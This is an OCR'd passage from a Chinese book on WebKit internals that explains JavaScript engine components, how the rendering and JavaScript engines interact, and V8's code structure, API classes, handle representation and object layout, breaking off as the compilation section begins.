


图 9-7 JavaScript 代码的编译和执行过程

WebKit 技术内幕

所以一个 JavaScript 引擎不外乎包括以下几个部分。

- **编译器**。主要工作是将源代码编译成抽象语法树，在某些引擎中还包含将抽象语法树转换成字节码。
- **解释器**。在某些引擎中，解释器主要是接收字节码，解释执行这个字节码，同时也依赖垃圾回收机制等。
- **JIT 工具**。一个能够能够 JIT 的工具，将字节码或者抽象语法树转换成本地代码，当然它也需要依赖牢记
- **垃圾回收器和分析工具(Profiler)**。它们负责垃圾回收和收集引擎中的信息，帮助改善引擎的性能和功效。

9.1.3 JavaScript 引擎和渲染引擎

前面介绍了网页的工作过程需要使用两个引擎，也就是渲染引擎和 JavaScript 引擎。从模块上看，它们是两个独立的模块，分别负责不同的事情：JavaScript 引擎负责执行 JavaScript 代码，而渲染引擎负责渲染网页。JavaScript 引擎提供调用接口给渲染引擎，以便让渲染引擎使用 JavaScript 引擎来处理 JavaScript 代码并获取结果。这当然不是全部，事情也不是这么简单，JavaScript 引擎需要能够访问渲染引擎构建的 DOM 树，所以 JavaScript 引擎通常需要提供桥接的接口，而渲染引擎则根据桥接接口来提供让 JavaScript 访问 DOM 的能力。在现在众多的 HTML5 能力中，很多都是通过 JavaScript 接口提供给开发者的，所以这部分同样需要根据桥接接口来实现具体类，以便让 JavaScript 引擎能够回调渲染引擎的具体实现。图 9-8 描述了两种引擎之间的相互调用关系。




图 9-8　渲染引擎和 JavaScript 引擎的关系

在 WebKit 中，两种引擎通过桥接接口来访问 DOM 结构，这对性能来说是一个重大的损失因为每次 JavaScript 代码访问 DOM 都需要通过复杂和低效的桥接接口来完成。鉴于访问 DOM 树的普遍性，这是一个常见的问题。

9.2 V8 引擎

9.2.1 基础

V8 是一个开源项目，也是一个 JavaScript 引擎的实现。它最开始是由一些语言方面的专家设计出来的，后被 Google 收购，成为了 JavaScript 引擎和众多相关技术的引领者。其目的很简单，就是为了提高性能。因为在当时之前的 JavaScriptCore 引擎和其他的 JavaScript 引擎的性能都不能令人非常满意。为了提高 JavaScript 代码的执行效率从而获得更好的网页浏览效果，它甚至采用直接将 JavaScript 编译成本地代码的方式。

V8 支持众多的操作系统，包括但是不限于 Windows、Linux、Android、Mac OS X 等。同时它也能够支持众多的硬件架构，例如 IA32、X64、ARM、MIPS 等。这么看来，它将主流软硬件平台一网打尽，由于它是一个开源项目，开发者可以自由使用它的强大能力，一个例子就是目前炙手可热的 NodeJs 项目，它就是基于 V8 项目研发的。开源的好处就是大家可以很方便地学习、贡献和使用，就让我们首先从它的代码结构开始。

9.2.1.1 代码结构

V8 的代码量超过 50 万行，应该也算一个中型的项目，但是它的代码结构其实非常的简单，如图 9-9 所示。对于想了解 V8 的读者来说，建议将目光主要放在两个主要目录“include”和“src”中，它们一个是包含了 V8 对外的接口，一个是包含了 V8 内部的实现，其他都是一些辅助的工具和与测试相关的设施。图 9-9 中只列出了

一些主要目录和文件，以及它们的介绍，对于其他内容，读者可以自行参阅源代码加以理解。




图 9-9　V8 项目的代码结构

9.2.1.2 应用程序编程接口（API）

要了解 V8 的内部工作机制或者说原理，有必要先了解 V8 所提供的应用编程接口，它们在 V8 代码目录的 include/V8.h 中，通过接口中的某些类可以一窥 V8 的工作方式，其中一些主要的类如下。

- **各种各样的基础类**：这里面包含对象引用类（如 WeakReferenceCallbacks）、基本数据类型类（如 Int32、Integer、Number、String、StringObject）和 JavaScript 对象（Object）。这些都是基础抽象类，没有包含实际的实现，真正的实现在“src”目录中的“objects.h/cc”中。
- Value：所有 JavaScript 数据和对象的基类，如上面的 Integer、Number、String 等。
- **V8 数据的句柄类**：以上数据类型的对象在 V8 中有不同的生命周期，需要使用句柄来描述它们的生命周期，以及垃圾回收器如何使用句柄来管理这些数据，句柄类包括 Local、Persistent 和 Handle。
- Isolate：这个类表示的是一个 V8 引擎实例，包括相关状态信息、堆等，总之这是一个能够执行 JavaScript 代码的类，它不能被多个线程同时访问，所以，如果非要这么做的话，需要使用锁。V8 使用者可以使用创建多个该类的实例，但是每个实例之间就像这个类的名字一样，都是孤立的。
- Context：执行上下文，包含内置的对象和方法，如 print 方法等，还包括 JavaScript 内置的库，如 math 等。
- Extension：V8 的扩展类。用于扩展 JavaScript 接口，V8 使用者基于该类来实现相应接口，被 V8 引擎调用。
- Handle：句柄类，主要用来管理基础数据和对象，以便被垃圾回收器操作。主要有两个类型，一个是 Local（就是 Local 类，继承自 Handle 类），另一个是 Persistent（Persistent 类，继承自 Handle 类）。前者表示本地栈上的数据，所以量级比较轻，后者表示函数间的数据和对象访问。
- Script：用于表示被编译过的 JavaScript 源代码，V8 的内部表示。

- HandleScope：包含一组 Handle 的容器类，帮助一次性删除这些 Handle，避免重复调用。
- FunctionTemplate：绑定 C++函数到 JavaScript，函数模板的一个例子就是将 JavaScript 接口的 C++实现绑定到 JavaScript 引擎。
- ObjectTemplate：绑定 C++对象到 JavaScript，对象模板的典型应用是 Chromium 中将 DOM 节点通过该模板包装成 JavaScript 对象。

读者看到这里，可能对一些类的描述不是很理解，这是因为缺少对 V8 中一些基本概念的认识，希望后面的解释能够帮助到你。下面通过一个例子来了解 V8 使用者是如何调用这些接口以使用 V8 引擎来执行 JavaScript 代码的。

9.2.1.3 接口使用示例

通过调用这些编程接口和对应的内存管理方式，希望读者能够初步理解 V8 的工作方式。图 9-10 是来自 V8 项目官方网站上的图片，主要描述使用 V8 的基本流程和这些接口对应的内存管理方式。




图 9-10 调用 V8 编程接口的例子和对应的内存管理方式

图中没有描述如何创建一个 Isolate 对象，此对象可以通过 Isolate::GetCurrent() 来获取，它会创建一个 V8 引擎示例，后面的操作都是在它提供的环境中来进行的。

图中第一条语句表示建立一个域，前面也介绍了，用于包含一组 Handle 对象，便于释放它们。

图中第二条语句根据 Isolate 对象来获取一个 Context 对象，使用 Handle 来管理。Handle 对象本身存放在栈上，而实际的 Context 对象保存在堆中。

图中第三条语句根据两个对象 Isolate 和 Context 来创建一个函数间使用的对象，所以使用 Persistent 类来管理，这里展示的是它的用处和含义，在本例中不是必需的。读者可以看到它的句柄和数据都单独存储在另外的地方。

图中第四条表示为 Context 对象创建一个基于栈的域，下面的执行步骤都是在该域中对应的上下文中来进行的。

图中第五条是从命令行参数读入 JavaScript 代码，也就是一段字符串。

图中第六条将代码字符串编译成 V8 的内部表示，并保存成一个 Script 对象。

图中第七条是执行编译后的内部表示，然后获得生成的结果。

一个典型的使用 V8 编程接口的例子就是 V8 项目提供的 D8 工具。它通过 V8 的接口来实现一个可执行程序，因为 V8 本身只是一个 C++库而已。该可执行程序能够帮助 V8 的使用者做各种基础测试和分析，能够读入 JavaScript 文件并输出结果，以及提供调试 JavaScript 的基础能力。

9.2.2 工作原理

9.2.2.1 数据表示

大家知道在 JavaScript 语言中，只有基本数据类型 Boolean、Number、String、Null 和 Undefined，其他数据都是对象，V8 使用一种特殊的方式来表示它们。

在 V8 中，数据的表示分成两个部分，第一部分是数据的实际内容，它们是变长

的，而且内容的类型也不一样，如 String、对象等。第二个部分是数据的句柄，句柄的大小是固定的，句柄中包含指向数据的指针。为什么会是这种设计呢？主要是因为 V8 需要进行垃圾回收，并需要移动这些数据内容，如果直接使用指针的话就会出问题或者需要比较大的开销，使用句柄的话就不存在这些问题，只需要将句柄中的指针修改即可，使用者使用的还是句柄，它本身没有发生变化。

除了极少数的数据例如整形数据，其他的内容都是从堆中申请内存来存储它们，这是因为 Handle 本身能够存储整形，同时也为了快速访问。而对于其他类型，受限于 Handle 的大小和变长等原因，都存储在堆中。

下面我们来看一看句柄是如何区分这些类型的。图 9-11 描述了句柄在 32 位和 64 位机器上的表示方式。

```
Template <class T> class
Handle {
    T* value_;
}
```




图 9-11　Handle 类的定义，小整数和其他类型表示

由上面 Handle 的定义可以看出，一个 Handle 对象的大小是 4 字节（32 位机器）或者 8 字节（64 位机器），这一点不同于 JavaScriptCore 引擎，后者是使用 8 个字节来表示数据的句柄。整数（小整数，因为只有 31 位能表示）直接从 value_中获取值，而无须从堆中分配，然后使用一个指针指向它，这可以减少内存的使用并增加数据的访问速度。而对于其他类型，则使用一个指针来指向它在堆中的数据。

因为堆中存放的对象都是 4 字节对齐的，所以指向它们的指针的最后两位都是 00，所以这两位其实是不需要的。在 V8 中，它们被用来表示句柄中包含数据的类型。

JavaScript 对象的实现在 V8 中包含 3 个成员，正如图 9-12 中所描述的那样，第一个是隐藏类的指针，这是 V8 为 JavaScript 对象创建的隐藏类。第二个指向这个对

象包含的属性值。第三个指向这个对象包含的元素。




图 9-12 JavaScript 对象内部表示

9.2.2.2 V8工作过程

根据前面的介绍，我们对于 V8 工作的整个过程应该有了一个大概的理解，该过程包括两个阶段，第一是编译，第二是运行。只不过鉴于 JavaScript 语言的工作方式，它们都是在用户使用它们的时候发生。同时，V8 中还有一个非常重要的特点就是延迟（deferred）思想，这使得很多 JavaScript 代码的编译直到运行的时候被调用到才会发生，这样可以减少时间开销。

首先来看编译阶段。读者应该了解 JavaScript 引擎是如何将源代码解释执行或者转化为本地代码的。同 JavaScriptCore 引擎比较，V8 引擎有自己特殊的地方，如图 9-13 所示为从源代码到最后本地代码的过程。

